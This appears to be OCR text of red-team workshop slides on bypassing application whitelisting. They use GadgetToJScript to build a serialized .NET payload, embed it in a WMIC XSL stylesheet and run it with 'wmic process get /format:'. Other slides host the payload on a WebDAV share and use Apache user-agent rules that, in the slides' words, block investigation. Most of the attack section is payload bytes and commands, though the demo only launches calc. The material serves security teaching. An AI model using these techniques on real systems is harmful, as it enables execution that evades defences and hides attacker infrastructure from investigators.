
GADGETTOJSCRIPT

GADGETTOJSCRIPT



GADGETTOJSCRIPT

Test your JScript to see if it works.



GADGETTOJSCRIPT

- Add JScript to XSL file

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:vb="urn:the-xml-files:xslt-vb" xmlns:user="placeholder" version="1.0">
<!-- Copyright (c) Microsoft Corporation.  All rights reserved. -->

<xsl:output method="text" omit-xml-declaration="yes" indent="no"/>
<xsl:strip-space elements="*" />

<ms:script implements-prefix="user" language="JScript">
<![CDATA[


var serialized_obj = [
0,1,0,0,0,255,255,255,255,1,0,0,0,0,0,0,0,4,1,0,0,0,34,83,121,115,116,101,109,46,68,101,108,
101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,3,0,0,0,8,68,101,108,
101,103,97,116,101,7,116,97,114,103,101,116,48,7,109,101,116,104,111,100,48,3,3,3,48,83,121,115,116,101,109,46,
68,101,108,101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,68,101,108,101,
103,97,116,101,69,110,116,114,121,34,83,121,115,116,101,109,46,68,101,108,101,103,97,116,101,83,101,114,105,97,108,105,
122,97,116,105,111,110,72,111,108,100,101,114,47,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,77,
101,109,98,101,114,73,110,102,111,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,9,2,0,0,
0,9,3,0,0,0,9,4,0,0,0,4,2,0,0,0,48,83,121,115,116,101,109,46,68,101,108,101,103,97,116,101,
83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,68,101,108,101,103,97,116,101,69,110,116,114,
121,7,0,0,0,4,116,121,112,101,8,97,115,115,101,109,98,108,121,6,116,97,114,103,101,116,18,116,97,114,103,101,
116,84,121,112,101,65,115,115,101,109,98,108,121,14,116,97,114,103,101,116,84,121,112,101,78,97,109,101,10,109,101,116,
104,111,100,78,97,109,101,13,100,101,108,101,103,97,116,101,69,110,116,114,121,1,1,2,1,1,1,3,48,83,121,115,
116,101,109,46,68,101,108,101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,
68,101,108,101,103,97,116,101,69,110,116,114,121,6,5,0,0,0,47,83,121,115,116,101,109,46,82,117,110,116,105,109,
101,46,82,101,109,111,116,105,110,103,46,77,101,115,115,97,103,105,110,103,46,72,101,97,100,101,114,72,97,110,100,108,
101,114,6,6,0,0,0,75,109,115,99,111,114,108,105,98,44,32,86,101,114,115,105,111,110,61,50,46,48,46,48,46,
48,44,32,67,117,108,116,117,114,101,61,110,101,117,116,114,97,108,44,32,80,117,98,108,105,99,75,101,121,84,111,107,
101,110,61,98,55,55,97,53,99,53,54,49,57,51,52,101,48,56,57,6,7,0,0,0,7,116,97,114,103,101,116,48,
9,6,0,0,0,6,9,0,0,0,15,83,121,115,116,101,109,46,68,101,108,101,103,97,116,101,6,10,0,0,0,13,
68,121,110,97,109,105,99,73,110,118,111,107,101,10,4,3,0,0,0,34,83,121,115,116,101,109,46,68,101,108,101,103,
97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,3,0,0,0,8,68,101,108,101,103,
97,116,101,7,116,97,114,103,101,116,48,7,109,101,116,104,111,100,48,3,7,3,48,83,121,115,116,101,109,46,68,101,
108,101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,68,101,108,101,103,97,
116,101,69,110,116,114,121,2,47,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,77,101,109,98,101,
114,73,110,102,111,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,9,11,0,0,0,9,12,0,
0,0,9,13,0,0,0,4,4,0,0,0,47,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,77,
101,109,98,101,114,73,110,102,111,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,6,0,0,0,
4,78,97,109,101,12,65,115,115,101,109,98,108,121,78,97,109,101,9,67,108,97,115,115,78,97,109,101,9,83,105,103,
```

HANDS-ON EXERCISE #5

Step 1: Grab the WMIC XSL template, C# code and GadgetToJScript exe files located here:

- /Presentations/grayhatcon2020/gadget.cs
- /Presentations/grayhatcon2020/calc.xsl
- /Presentations/grayhatcon2020/GadgetToJScript.exe

Step 2: Run GadgetToJScript against the C# code.


- GadgetToJScript.exe -i yourcode.cs -r references_assemblies -w js -o out


Step 3: Add JScript into XSL template

Step 4: Run the WMIC XSL file on your Windows VM or host to pop calc

- C:\Windows\System32\wbem\wmic.exe process get /format:calc.xsl

DEMO FOR EXERCISE #5


Win10-Ent
Recycle Bin
Immunity Debugger
Microsoft Edge
Microsoft Teams
x64dbg - Shortcut
Presentatio...
Command Prompt
C:\Users\Ponce.TEST\Desktop\Presentations-master\grayhatcon2020>
Search grayhatcon2020
Documents
Pictures
grayhatcon2020
Music
Videos
OneDrive
This PC
Network
calc 10/28/2020 3:21 PM XSL Stylesheet 1 KB
custom 10/28/2020 3:08 PM XML Document 1 KB
gadget.cs 10/28/2020 3:08 PM Visual C# Source F... 1 KB
GadgetToJScript 10/28/2020 3:08 PM Application 33 KB
inline 10/28/2020 3:08 PM XML Document 3 KB
NDesk.Options.dll 10/28/2020 3:08 PM Application exten... 22 KB
README.md 10/28/2020 3:08 PM MD File 1 KB
10 items
Type here to search
Windows 10 Enterprise Evaluation
Windows License is expired
Build 18362.19h1_release.190318-1202
3:22 PM
10/28/2020


C:\Windows\System32\cmd.exe
C:\Users\User1\Desktop\Presentations-master\grayhatcon2020>GadgetToJScript.exe -i gadget.cs -w js -o out
The system cannot execute the specified program.
C:\Users\User1\Desktop\Presentations-master\grayhatcon2020>

WMIC

- Like MSBuild, is there a way to remotely host our payload?
  - Sure!
- wmic process get /format:”\\webdav\server\or\network\share\file.xsl”


WMIC

- Consider using apache mod_rewrite rules to ensure that only user agent strings that contain WebDav can access your file. This will help block some investigation of your awl payloads.

```
SetEnvIfNoCase User-Agent "^(?!Microsoft-WebDAV-MiniRedir).*" goaway
<Location "/webdav/">
        <RequireAll>
                Require all granted
                require not env goaway
        </RequireAll>
</Location>

Alias /webdav /var/www/webdav
<Location /webdav>
        Options Indexes
        DAV on
        <LimitExcept GET HEAD OPTIONS PROPFIND>
                Deny from all
        </LimitExcept>
        Satisfy all
</Location>
```

WMIC


- What file extensions will this work with?



CSI / FSI

CAVEAT

I HAVEN’T USED THIS ON AN ASSESSMENT YET.
I’M ACTIVELY EXPERIMENTING WITH THIS, BUT THOUGHT I’D BE INTERESTING
TO SHARE IN CASE YOU WANT TO TEST IT OUT TOO.



https://redcanary.com/blog/detecting-attacks-leveraging-the-net-framework/

